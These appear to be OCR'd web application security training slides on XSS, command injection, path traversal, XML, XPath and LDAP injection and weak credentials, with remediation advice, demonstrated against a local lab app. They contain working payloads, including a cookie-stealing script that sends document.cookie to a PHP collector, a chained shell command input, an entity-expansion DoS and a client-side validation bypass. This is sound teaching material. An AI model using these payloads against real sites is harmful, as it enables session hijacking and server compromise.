- Execute arbitrary JavaScript in an application user's browser as if it is a part of the application.
- The attack enables website defacement, malware distribution, session hijacking, compromise of credentials and sensitive data.
- Common causes
  – Lack of input validation and sanitization
  – Lack of encoding of dynamic output
  – CORS misconfiguration
  – Cookie misconfiguration
- Examples in Code:

XSS - Examples


- <form method="POST" action="xss.php" id="myform"><input name="yourname" />

```
<input type="submit" value="Submit" />
<form>
<?php
if (isset($_POST['yourname']))
{
    echo "<p>Greetings, ".$_POST['yourname']." !!";
}
?>
```


- $_POST['yourname']="<script>alert('XSS')</script>"

```
 <p>Greetings, <script>alert('XSS')</script> !!</p>
```


XSS - Examples




Anna



Greetings, Anna !!



```
ɔt>alert('XSS')</script>
```




Greetings,

XSS

XSS – Stealing Cookies

- <script>alert(document.domain)</script>
- <script>alert(document.cookie)</script>




127.0.0.1:1337/xss.php

Submit

Greetings,

127.0.0.1

OK



127.0.0.1:1337/xss.php

Submit

Greetings,

SecretSessionToken=UseThisToAccessBankDetails

OK


XSS - Exfiltration

- <script>document.createElement('img').setAttribute('src','http://127.0.0.1:1337/exfil.php?cookie='+document.cookie)</script>
- <?php


```
if isset($_GET['cookie']) {
    $myfile = fopen("cookiefile.txt", "w");
    fwrite($myfile, $_GET['cookie']);
    fclose($myfile);
}
?>
```

XSS - Exfiltration


- The source of the image could be a third-party site under an attacker's control.



```
127.0.0.1:1337/xss.php
ument.createElement('in
```




Name	Date modified	Type
cookiefile.txt	7/25/2016 4:19 PM	Text Document
exfil.php	7/25/2016 4:16 PM	PHP File
xss.php	7/25/2016 3:18 PM	PHP File



```
SecretSessionToken=UseThisToAccessBankDetails
```

XSS - Exfiltration

- Note that the user is not alerted that their cookie has been sent offsite



127.0.0.1:1337/xss.php

Greetings, !!

- If a ‘GET’ request is used instead of a ‘POST’ by the form on ‘xss.php’, a user can be sent a link to the page that contains the crafted payload.
- Further obfuscation and stealth techniques, such as encoding, can be used to disguise XSS payloads in URLs
- Even if a ‘POST’ request is used, an attack is still possible.


XSS – Stored/Persistent

- The XSS payload is stored in the DB and is executed every time someone visits a page where the data is used.




127.0.0.1:1337/sqli4.php

Add user: ript>alert(123)</script> Submit



127.0.0.1:1337/sqli4.php

User added successfully!
Change password: ●●●●●●●●● 123 Submit



127.0.0.1:1337/xss-stored.php

Search name: Submit

Name:	DoB:	Company:
Bob	18111918	Accenture
Alice	18111918	Accenture
Mallory	11111918	IBM
Eve	11111918	IBM
Roger		PwC
Samantha		PwC
Samantha'#		

123
OK


Remediation

- Validate and sanitize all external input, rejecting everything that doesn’t fit the format of expected data. Modern frameworks take care of this in a consistent way.
- Encode all dynamic output to all application pages to prevent the browser from executing any HTML or JavaScript within. Modern frameworks take care of this in a consistent way.
- Configure cookies and session tokens to be ‘HttpOnly’.

Command Injection


- Execution of arbitrary shell/system commands on the application host.
- The attack can have dire consequences, including denial of service, compromise of the application host, the back end database and potentially other hosts on the adjacent network.
- Common causes:
  - Lack of input validation
  - Lazy programming
  - Applications running with high privileges on the host
- Examples:

Command Injection - Examples



127.0.0.1:1337/cmd.php

Get file: test.txt Submit




127.0.0.1:1337/cmd.php

Get file: Submit

This is a legitimate test document

```
This is a legitimate test document
```




127.0.0.1:1337/cmd.php

Get file: tet.txt && ipconfig Submit

This is a legitimate test document

```
This is a legitimate test document
```



127.0.0.1:1337/cmd.php


Get file: Submit

This is a legitimate test document Windows IP Configuration Ethernet adapter Local Area Connection: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::25cb:436f:360a:2ef4%11 IPv4 Address. . . . . : 10.122.148.142 Subnet Mask . . . . : 255.255.255.0 Default Gateway . . . . : 10.122.148.1 Ethernet adapter VMware Network Adapter VMnet1: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::9119:ee76:a545:933a%17 IPv4 Address. . . . . : 192.168.189.1 Subnet Mask . . . . : 255.255.255.0 Default Gateway . . . . : Ethernet adapter VMware Network Adapter VMnet8: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::d00e:3a77:9173:befc%18 IPv4 Address. . . . . : 192.168.127.1 Subnet Mask . . . . : 255.255.255.0 Default Gateway . . . . : Tunnel adapter isatap.{A51C79FE-6C67-4BD4-9110-8201D08B6859}: Media State . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{072F1DF8-ED6D-40FB-AD45-E977FE6884B3}: Media State . . . . : Media disconnected Connection-specific DNS Suffix . : Tunnel adapter isatap.{98563140-35FD-4283-AF81-575AA253C815}: Media State . . . . : Media disconnected Connection-specific DNS Suffix . :

```
   Connection-specific DNS Suffix  . :
```


Command Injection – Path Traversal


- Traversing directories in the file system to access system files not intended for access by the application.



This is a legitimate test document

```
This is a legitimate test document
```





This is a file containing confidential information.

```
This is a file containing confidential information.
```

Remediation

- Use safe functionality to interact with the application host, e.g. use file system APIs to read and write documents or files.
- Sanitise user input, rejecting anything that does not adhere to the expected format.
- Ensure that the application does not have excessive privileges on the web server.
- Have a robust permissions model on the application host to ensure that the application cannot access system files.

Other Types of Injection

- XML
  - Xpath Injections – Xpath is used to query XML documents; injecting xpath expressions is conceptually similar to SQL injections; and parametrized interfaces are available for remediation

```
Employee[UserName/text()=‘test' or 1=1 or 'a'='a' And Password/text()=‘test']
```

  - Entity expansions – denial of service oriented attacks that use recursive references to external entities to be processed by XML parsers:

```
<!DOCTYPE foobar [<!ENTITY x "AAAAA… [100KB of them] … AAAA">]>
<root>
<hi>&x;&x;….[30000 of them] … &x;&x;</hi>
</root>
```

  - Common causes:
    - Misconfigured XML parsers
    - Lack of user input validation/sanitisation
    - Misconfigured access permissions on the application host

Other Types of Injection

- LDAP – Lightweight Directory Access Protocol
  - Applications that interact with LDAP to provide access control or retrieve data may be susceptible to malicious modifications of LDAP statements
  - LDAP statements are essentially a query language, therefore attacks are conceptually similar to SQL injection
    - “(user=" + userName.Text + “);”
    - userName.Text=Marley, Bob
    - userName.Text=Marley, Bob)(|(objectclass=*
  - Common causes:
    - Lack of validation/sanitisation
    - Excessive application privileges on the LDAP directory

Exercises

- Damn Vulnerable Web App
  - SQL Injection
  - XSS Reflected
  - Command Injection

Authentication Issues


- Weak Credentials
- Bad Password Recovery System
- Login Page Issues

Weak Credentials

- Weak password requirements – Users will choose to set weaker passwords, if allowed
- Policy enforced on client side only
- Predictable usernames and passwords, such as incremental ID based usernames and dictionary passwords
- Strong password policy example – 8 characters minimum length; no or high upper limit; mix of at least 3 different types of characters – uppercase, lowercase, numeric and ideally special characters; no common/guessable words; not the same as username; password history of at least 10 cycles

Weak Credentials – Client-side Validation

- Test:test




127.0.0.1:1337/weak-creds.php

The password must be at least 8 characters long and contain at least one numeric character!

Add user:
Username: Test Password: •••• Submit

Home



127.0.0.1:1337/weak-creds.php

The password must be at least 8 characters long and contain at least one numeric ch

Add user:
Username: Test Password: •••• Submit

Home

127.0.0.1:1337 says:


Passwod does not match policy!

Prevent this page from creating additional dialogs.

OK

Weak Credentials – Client-side Validation

- Test:testtest



127.0.0.1:1337/weak-creds.php

The password must be at least 8 characters long and contain at least one numeric ch

Add user:
Username: Test Password: •••••••• Submit

Home


127.0.0.1:1337 says:

Passwod does not match policy!

Prevent this page from creating additional dialogs.

OK

- Test:testtest1



127.0.0.1:1337/weak-creds.php


User added successfully!

The password must be at least 8 characters long and contain at least one numeric character!

Add user:
Username: Password: Submit

Home

Weak Credentials – Client-side Validation




127.0.0.1:1337/weak-creds.php

The password must be at least 8 characters long and contain at least one numeric character!

Add user:
Username: Test2 Password: ••••••••• Submit


Home

Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex




Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:1337
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /weak-creds.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/weak-creds.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

name=Test2&password=testtest2&submit=Submit
```



Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:1337
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /weak-creds.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/weak-creds.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

name=Test2&password=test&submit=Submit
```



